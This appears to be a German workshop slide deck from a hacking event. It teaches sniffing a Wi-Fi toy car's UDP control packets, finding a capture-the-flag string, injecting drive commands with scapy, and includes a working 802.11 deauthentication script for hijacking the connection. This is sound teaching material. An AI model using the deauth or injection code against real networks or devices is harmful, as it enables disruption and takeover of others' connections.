Spielzeugautos “hacken”

Julian & Sebastian

Spielzeugauto mit Wi-Fi Steuerung

- Steuerung über Fernbedienung oder per Smartphone App möglich

- Fahrzeug erzeugt dazu ein Wi-Fi Netzwerk

Spielzeugauto mit Wi-Fi Steuerung

- Steuerung über Fernbedienung oder per Smartphone App möglich

- Fahrzeug erzeugt dazu ein Wi-Fi Netzwerk

- Wie immer: Sicherheit interessiert keine Sau

DIY - Challenge!!!

- Steuerbefehle abfangen
- Steuerbefehle senden

- Wer fährt das Auto zuerst an die Wand?!?
- Bedingung: Verwendet scapy!

Sniffing?

- Wi-Fi in Monitor Mode setzen (nur Channel 2 ist interessant)

```
ifconfig <iface> down

iwconfig <iface> mode monitor

ifconfig <iface> up

iwconfig <iface> channel 2
```

- z.B. mit Wireshark mitschneiden

Wireshark Displayfilter - Was ist für uns relevant?

-

Usage	Filter syntax
Wireshark Filter by IP	ip.addr == 10.10.50.1
Filter by Destination IP	ip.dest == 10.10.50.1
Filter by Source IP	ip.src == 10.10.50.1
Filter by IP range	ip.addr >= 10.10.50.1 and ip.addr <= 10.10.50.100
Filter by Multiple Ips	ip.addr == 10.10.50.1 and ip.addr == 10.10.50.100
Filter out IP address	!(ip.addr == 10.10.50.1)
Filter subnet	ip.addr == 10.10.50.1/24
Filter by port	tcp.port == 25
Filter by destination port	tcp.dstport == 23
Filter by ip address and port	ip.addr == 10.10.50.1 and Tcp.port == 25

Was kann man so alles finden?

Was ist die Absender und Ziel Mac & IP?

- dst-MAC: src-MAC:
- dst-IP: src-IP:

Mit welchem Protokoll und auf welchen Port werden die Steuerbefehle gesendet?

–

Was steht im Payload?

- Steuerbefehl vorwärts fahren:

- Wer hat die Flag gefunden? :>

Was kann man so alles finden?

Was ist die Absender und Ziel Mac & IP?

- dst-MAC: `c8:47:19:64:92:4a` src-MAC: `50:e0:85:c6:bf:e2`
- dst-IP: `192.168.18.1` src-IP: `192.168.18.xyz`

Mit welchem Protokoll und auf welchen Port werden die Steuerbefehle gesendet?

- `UDP:7080`


Was steht im Payload?

- Steuerbefehl vorwärts fahren:

  `\x0e\xe8\x97\xe8\x68\x68\x97\xf1`

- Wer hat die Flag gefunden? :>

  `\x65\x61\x73\x74\x65\x72\x68\x65\x67\x67\x32\x34\x20\x68\x79\x70\x65\x21\x21`
  easterhegg24 hype!!


*wlp0s20f3
File Edit View Go Capture Analyze Statistics Telephony Wireless Tools Help
ip.dst == 192.168.18.1
No. Time Source Destination Lengtl Protocol Info
120 4.783440122 192.168.18.102 192.168.18.1 422 ICMP Destination unreachable (Port unr
347 9.320840479 192.168.18.102 192.168.18.1 139 DNS Unknown operation (14) 0x6561[Mal
349 9.321552169 192.168.18.1 192.168.18.102 148 ICMP Destination unreachable (Port unr
350 9.321570235 192.168.18.1 192.168.18.102 148 ICMP Destination unreachable (Port unr
412 11.376835656 192.168.18.102 192.168.18.1 139 DNS Unknown operation (14) 0x6561[Mal
414 11.376914067 192.168.18.1 192.168.18.102 148 ICMP Destination unreachable (Port unr
476 13.428604879 192.168.18.102 192.168.18.1 128 DNS Server status request response 0x
Frame 476: 128 bytes on wire (1024 bits), 128 bytes captured (10
Radiotap Header v0, Length 56
802.11 radio information
IEEE 802.11 Data, Flags: ....TC
Logical-Link Control
Internet Protocol Version 4, Src: 192.168.18.102, Dst: 192.168.1
User Datagram Protocol, Src Port: 53, Dst Port: 7080
Domain Name System (response)
[Malformed Packet: DNS]
0000 00 00 38 00 2f 40 40 a0 20 08 00 a0 20 08 00 00 ··8·/@@· ···
0010 ce f9 0d 6d 00 00 00 00 10 04 71 09 a0 00 d0 00 ···m···· ··
0020 00 00 00 00 00 00 00 00 42 5d 0e 6d 00 00 00 00 ···· ···· B].m····
0030 16 00 11 03 d0 00 cf 01 08 01 a2 00 c8 47 19 64 ···· ···· ···· ·G·d
0040 92 4a 50 e0 85 c6 bf e2 c8 47 19 64 92 4a 70 06 ·JP· ···· ·G·d·Jp·
0050 aa aa 03 00 00 00 08 00 45 00 00 24 00 01 00 00 ···· ···· E··$····
0060 40 11 d5 10 c0 a8 12 66 c0 a8 12 01 00 35 1b a8 @····· f ·····5··
0070 00 10 97 0e 0e e8 97 e8 68 68 97 f1 2a 39 c9 04 ···· ···· hh··*9··
Payload (udp.payload), 8 bytes
Packets: 772 · Displayed: 7 (0.9%)
Profile: Default

Für die Profis

ToDo:

- Kamera Stream anfragen und abfangen

Pakete erstellen mit scapy()

scapy Doku:
https://scapy.readthedocs.io/en/latest/

scapy mainpage:
https://scapy.net/

scapy repo:
https://github.com/secdev/scapy

Pakete erstellen mit scapy()

Application	Payload
Transport	UDP
Network	IP
Physical	Ethernet

```
from scapy.all import *


ether = Ether(dst="c8:47:19:64:92:4a", src="50:e0:85:c6:bf:e2",
type="IPv4")

ip = IP(dst="192.168.18.1")

udp = UDP(dport=7080)/b'\x0e\xe8\x97\xe8\x68\x68\x97\xf1' #UDP
payload for driving forwards

packet = ether/ip/udp #stacking layer

sendp(packet, iface="INTERFACE")
```

Wie geht’s weiter?

WLAN lässt nur eine Verbindung zu? Was tun?

Wie geht’s weiter?

WLAN lässt nur eine Verbindung zu? Was tun?

-> 1) Packetinjection (spez. Hardware nötig https://www.aircrack-ng.org/doku.php?id=compatibility_drivers_old)

-> 2) Deauthentification Angriff und Verbindungsübernahme

Aber wie? -> mit SCAPY

Welche Infos werden benötigt?

- src-MAC & Dst-MAC

DeAuth

```
from scapy.layers.dot11 import *


dot11 = Dot11(addr1="50:e0:85:c6:bf:e2",
addr2="c8:47:19:64:92:4a ", addr3="c8:47:19:64:92:4a")

packet = RadioTap()/dot11/Dot11Deauth(reason=7)

sendp(packet, iface="wlp6s0f4u2", count=3, inter=0.1,
verbose=1)
```

An die Wand fahren

- DeAuth:

```
sendp(packet, iface="INTERFACE", count=3, inter=0.1,
verbose=1)
```

- Mit dem Wi-Fi verbinden

- scapy() Pakete schicken:

```
sendp(packet, iface="INTERFACE")
```

Fazit

Sicherheit wird überbewertet… 🤔🤔🤔 braucht kein Mensch… oder?

Leider sind auch echte Autos unsicher…

Repository

HTTPS:
https://github.com/Julianoth/carhegg24.git

SSH:
git@github.com:Julianoth/carhegg24.git

Kontakt

Julian: julian.graf[at]oth-regensburg.de

Sebastian: sebastian.fischer[at]oth-regensburg.de